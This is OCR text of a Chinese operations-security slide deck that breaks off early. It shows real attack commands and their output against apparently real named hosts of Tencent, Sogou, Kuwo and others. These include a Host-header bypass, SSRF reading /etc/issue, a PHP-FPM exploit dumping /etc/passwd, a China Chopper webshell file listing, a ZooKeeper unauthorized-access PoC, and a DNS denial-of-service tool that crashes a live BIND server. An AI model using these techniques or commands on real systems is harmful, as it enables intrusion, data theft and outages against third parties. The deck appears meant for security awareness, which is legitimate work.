


运维安全那些事儿



PyNerd

为什么选择这个话题？


MAN
IS LEAST HIMSELF
WHEN HE TALKS IN HIS
OWN
PERSON
GIVE HIM A
MASK
AND HE WILL TELL YOU
THE TRUTH



1.脆弱的网络边界

2.错误的服务配置

3.危险的运维工具

4.我们可以做什么

脆弱的网络边界

看上去是这样的...

真的没有问题吗？

Host绑定案例

```
[root@www ~]# curl -v http://113.1[redacted]:8080
* About to connect() to 113.1[redacted] port 8080
*   Trying 113.1[redacted]... connected
* Connected to 113.10[redacted] (113.1[redacted]) port 8080
> GET / HTTP/1.1
> User-Agent: curl/7.15.5 (i386-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5
> Host: 113.10[redacted]:8080
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Sun, 27 Sep 2015 02:29:34 GMT
< Server: Apache
< Vary: Cookie
< Location: http://passport.oa.com/modules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=utf-8
* Closing connection #0
```


真的没有问题吗？

```
root@MyServer:~# curl -v -H 'Host:passport.oa.com' http://113.[redacted]:8080/mo
dules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
* About to connect() to 113.[redacted] port 8080 (#0)
*   Trying 113.[redacted]...
* connected
* Connected to 113.[redacted] (113.[redacted]) port 8080 (#0)
> GET /modules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
 HTTP/1.1
> User-Agent: curl/7.26.0
> Accept: */*
> Host:passport.oa.com
>
* additional stuff not fine transfer.c:1037: 0 0
* HTTP 1.1 or later with persistent connection, pipelining supported
< HTTP/1.1 404 NOT FOUND
< Date: Mon, 28 Sep 2015 03:18:31 GMT
< Server: Apache
< Connection: close
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.or
g/TR/html4/loose.dtd">
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <title>Page not found</title>
  <meta name="robots" content="NONE,NOARCHIVE">
</head>
<body>
    <h1 align="center"><br/><font size="7" color="red">404</font><font size="6"
color="black"> Not Found</font></h1>


<br/>
<div align=center>
    <span style="text-align:center;font-family:Arial;color:#515151;font-size:12p
x;line-height: 24px;">Copyright &copy; 1998 - 2015 Tencent. All Rights Reserved<
br/>腾讯公司 SNG质量部 - 测试开发中心 - 平台工具组 <a href = "mailto:hughli@tenc
ent.com?subject=qqhelper_support">技术支持</a></span>
</div>
```

真的没有问题吗？

ssrf案例



真的没有问题吗？

```
[redacted]$ python sogou.py
[+] http://map.sogou.com/poi/request?url=http://10.13.207.45:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23
inputFile: /etc/issue

Red Hat Enterprise Linux Server release 5.8 (Tikanga)
Kernel \r on an \m
[+] http://map.sogou.com/poi/request?url=http://10.13.207.74:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23
inputFile: /etc/issue

Red Hat Enterprise Linux Server release 5.5 (Tikanga)
Kernel \r on an \m
[+] http://map.sogou.com/poi/request?url=http://10.13.207.109:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23
inputFile: /etc/issue

Red Hat Enterprise Linux Server release 5.5 (Tikanga)
Kernel \r on an \m
```


错误的服务配置

什么服务存在风险？

ZABBIX

BIND

MySQL

MEMCACHED

Apache
Solr

php


NGINX

APACHE
HTTP SERVER


先猜猜看？

答案揭晓

```
Mar 10 12:11:08 [redacted] sshd[26454]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:10 [redacted] sshd[26478]: sshlog: root tdc0wnZ1324
Mar 10 12:11:10 [redacted] sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10 [redacted] sshd[26478]: sshlog: root passw0rd2014
Mar 10 12:11:10 [redacted] sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10 [redacted] sshd[26478]: sshlog: root gamedesire
Mar 10 12:11:10 [redacted] sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10 [redacted] sshd[26478]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:11 [redacted] sshd[26480]: sshlog: root adminleeuwarden
Mar 10 12:11:11 [redacted] sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:11 [redacted] sshd[26480]: sshlog: root valentin
Mar 10 12:11:11 [redacted] sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:12 [redacted] sshd[26480]: sshlog: root national
Mar 10 12:11:12 [redacted] sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:12 [redacted] sshd[26480]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:13 [redacted] sshd[26482]: sshlog: root mata23
Mar 10 12:11:13 [redacted] sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13 [redacted] sshd[26482]: sshlog: root 123qwe,.
Mar 10 12:11:13 [redacted] sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13 [redacted] sshd[26482]: sshlog: root clone
Mar 10 12:11:13 [redacted] sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13 [redacted] sshd[26482]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:14 [redacted] sshd[26506]: sshlog: root gemini
Mar 10 12:11:14 [redacted] sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:14 [redacted] sshd[26506]: sshlog: root mypassw0rd
Mar 10 12:11:14 [redacted] sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:15 [redacted] sshd[26506]: sshlog: root qwertyui
Mar 10 12:11:15 [redacted] sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:15 [redacted] sshd[26506]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:16 [redacted] sshd[26508]: sshlog: root blahblah2
Mar 10 12:11:16 [redacted] sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16 [redacted] sshd[26508]: sshlog: root e t c
Mar 10 12:11:16 [redacted] sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16 [redacted] sshd[26508]: sshlog: root montreal
Mar 10 12:11:16 [redacted] sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16 [redacted] sshd[26508]: Received disconnect from 103.41.124.40: 11:  [preauth]
Mar 10 12:11:18 [redacted] sshd[26510]: sshlog: root zxcv123
Mar 10 12:11:18 [redacted] sshd[26510]: Failed password for root from 103.41.124.40 port 58317 ssh2
Mar 10 12:11:18 [redacted] sshd[26510]: sshlog: root temp123$
Mar 10 12:11:18 [redacted] sshd[26510]: Failed password for root from 103.41.124.40 port 58317 ssh2
Mar 10 12:11:18 [redacted] sshd[26510]: sshlog: root O1234567
```



参数配置不当


$ php fcgiget.php 60.28 :9002/etc/passwd
Call: /passwd on 60.2 :9002
X-Powered-By: PHP/5.6.6
Content-type: text/html; charset=UTF-8
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sb
vcsa:x:69:69:virtual console memory owner:/dev:/s
abrt:x:173:173::/etc/abrt:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/sas
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sb
nfsnobody:x:65534:65534:Anonymous NFS User:/var/l
sshd:x:74:74:Privilege-separated SSH:/var/empty/s
tcpdump:x:72:72::/:/sbin/nologin
oprofile:x:16:16:Special user account to be used
中国菜刀@20100928
http://60.28.1
/
读取
60.2
目录 (28), 文件 (7)
名称
时间
大小
属性
/
var
www
html
upload
new
inc
admin
css
audio_files
www
wangzhan
category
phpGrid_Lite
js
singer_img
album_img
fckeditor
rank
alipay
mp3
album
singer
skin
slide
partner
bin 2015-12-14 03:26:22 4096 0555
usr 2014-09-03 18:22:49 4096 0755
dev 2016-03-24 17:05:38 3740 0755
etc 2016-03-23 10:33:46 12288 0755
media 2011-09-23 19:50:20 4096 0755
tmp 2016-03-24 16:45:19 4096 1777
root 2016-03-23 10:29:08 4096 0550
lib64 2015-12-30 12:04:01 12288 0555
lost+found 2014-09-03 18:16:14 16384 0700
cgroup 2011-09-24 01:16:04 4096 0755
boot 2015-12-09 17:14:18 1024 0555
data 2016-02-18 16:43:45 4096 0777
proc 2015-12-09 17:19:23 0 0555
tg3-3.137k 2015-04-01 14:04:02 4096 0755
home 2016-03-23 10:24:07 4096 0755
sbin 2015-12-14 03:26:22 12288 0555
shell 2015-03-27 17:36:56 4096 0755
clientCA 2014-09-17 14:18:53 4096 0755
var 2014-10-13 11:46:04 4096 0755
data1 2015-07-09 10:52:52 4096 0755
sys 2015-12-09 17:19:23 0 0755
opt 2015-04-29 23:52:29 4096 0755
soft 2015-08-03 15:32:17 4096 0755
srv 2011-09-23 19:50:20 4096 0755
mnt 2011-09-23 19:50:20 4096 0755

服务未授权访问

```
[redacted]$ python zookeeper_unauth.py --host [redacted]149.198 --port 2181
[POC 编写者]
        PyNerd
[漏洞风险]
        目标 [redacted]49.198 存在 zookeeper 未授权访问
[详细说明]
        zookeeper 存在未授权访问，可导致敏感数据泄漏
[程序返回]
        目标 [redacted]149.198 的 zookeeper 存在未授权访问
主机信息：
Environment:
zookeeper.version=3.4.6-1569965, built on 02/20/2014 09:09 GMT
host.name=[redacted]-mgame-online-cq02bcconline1045-1v2-2-1
java.version=1.8.0_65
java.vendor=Oracle Corporation
java.home=/home/work/installs/jdk1.8.0_65/jre
java.class.path=/home/work/installs/zookeeper-3.4.6/bin/../build/classes:/home/work/installs/
per-3.4.6/bin/../lib/slf4j-log4j12-1.6.1.jar:/home/work/installs/zookeeper-3.4.6/bin/../lib/s
/netty-3.7.0.Final.jar:/home/work/installs/zookeeper-3.4.6/bin/../lib/log4j-1.2.16.jar:/home/
ork/installs/zookeeper-3.4.6/bin/../zookeeper-3.4.6.jar:/home/work/installs/zookeeper-3.4.6/b
../conf:.:/home/work/installs/jdk1.8.0_65/jre/lib/rt.jar:/home/work/installs/jdk1.8.0_65/lib/
java.library.path=/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr/lib
java.io.tmpdir=/tmp
java.compiler=<NA>
os.name=Linux
os.arch=amd64
os.version=2.6.32-431.el6.x86_64
user.name=work
user.home=/home/work
user.dir=/home/work/installs/zookeeper-3.4.6
[危害等级]
        中
[漏洞类别]
        错误配置
```

```
[redacted]$ ./zkCli.sh -server 180.76.149.198:2181 ls /
Connecting to 180.76.149.198:2181
2016-02-17 10:38:06,057 - INFO  [main:Environment@97] - Client environment:zookeep
2016-02-17 10:38:06,059 - INFO  [main:Environment@97] - Client environment:host.na
2016-02-17 10:38:06,059 - INFO  [main:Environment@97] - Client environment:java.ve
2016-02-17 10:38:06,060 - INFO  [main:Environment@97] - Client environment:java.ve
2016-02-17 10:38:06,060 - INFO  [main:Environment@97] - Client environment:java.ho
2016-02-17 10:38:06,060 - INFO  [main:Environment@97] - Client environment:java.cl
../lib/log4j-1.2.15.jar:./../lib/jline-0.9.94.jar:./../src/java/lib/*.jar:./../con
2016-02-17 10:38:06,060 - INFO  [main:Environment@97] - Client environment:java.li
s:/Network/Library/Java/Extensions:/System/Library/Java/Extensions:/usr/lib/java:.
2016-02-17 10:38:06,060 - INFO  [main:Environment@97] - Client environment:java.io
2016-02-17 10:38:06,061 - INFO  [main:Environment@97] - Client environment:java.co
2016-02-17 10:38:06,061 - INFO  [main:Environment@97] - Client environment:os.name
2016-02-17 10:38:06,061 - INFO  [main:Environment@97] - Client environment:os.arch
2016-02-17 10:38:06,061 - INFO  [main:Environment@97] - Client environment:os.vers
2016-02-17 10:38:06,061 - INFO  [main:Environment@97] - Client environment:user.na
2016-02-17 10:38:06,062 - INFO  [main:Environment@97] - Client environment:user.ho
2016-02-17 10:38:06,062 - INFO  [main:Environment@97] - Client environment:user.di
2016-02-17 10:38:06,063 - INFO  [main:ZooKeeper@373] - Initiating client connectio
.zookeeper.ZooKeeperMain$MyWatcher@49c2faae
2016-02-17 10:38:06,077 - INFO  [main-SendThread():ClientCnxn$SendThread@1041] - 0
2016-02-17 10:38:06,190 - INFO  [main-SendThread(180.76.149.198:2181):ClientCnxn$S
198:2181, initiating session
2016-02-17 10:38:06,241 - INFO  [main-SendThread(180.76.149.198:2181):ClientCnxn$S
.76.149.198:2181, sessionid = 0xa950f9ad6bc8001e, negotiated timeout = 30000

WATCHER::

WatchedEvent state:SyncConnected type:None path:null
[controller_epoch, controller, brokers, zookeeper, admin, consumers, config]
```

隐藏banner却不打补丁

```
[redacted]$ dig @ns2.kuwo.cn txt version.bind chaos

; <<>> DiG 9.8.3-P1 <<>> @ns2.kuwo.cn txt version.bind chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28934
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.6"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.

;; Query time: 46 msec
;; SERVER: 60.28.210.118#53(60.28.210.118)
;; WHEN: Fri Feb 12 22:42:59 2016
;; MSG SIZE  rcvd: 95
```

```
> pay.kuwo.cn
Server:         ns2.kuwo.cn
Address:        60.28.210.118#53

Name:   pay.kuwo.cn
Address: 221.238.18.58
Name:   pay.kuwo.cn
Address: 221.238.18.57
> www.kuwo.cn
Server:         ns2.kuwo.cn
Address:        60.28.210.118#53

www.kuwo.cn     canonical name = pg1.kuwo.cn.
Name:   pg1.kuwo.cn
Address: 123.150.175.180
Name:   pg1.kuwo.cn
Address: 123.150.175.181
> exit

[redacted]$ ./dnskiller ns2.kuwo.cn
[+] Start Attacking!
[+] ns2.kuwo.cn: Resolving to IP address
[+] ns2.kuwo.cn: Resolved to multiple IPs (NOTE)
[+] 60.28.210.118: Probing...
[+] Querying version...
[+] 60.28.210.118: "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.6"
[+] Sending DoS packet...
[+] Waiting 5-sec for response...
[+] timed out, probably crashed

[redacted]$ nslookup
> server ns2.kuwo.cn
Default server: ns2.kuwo.cn
Address: 60.28.210.118#53
> pay.kuwo.cn
;; connection timed out; no servers could be reached
```

危险的运维工具

运维自动化的普及...

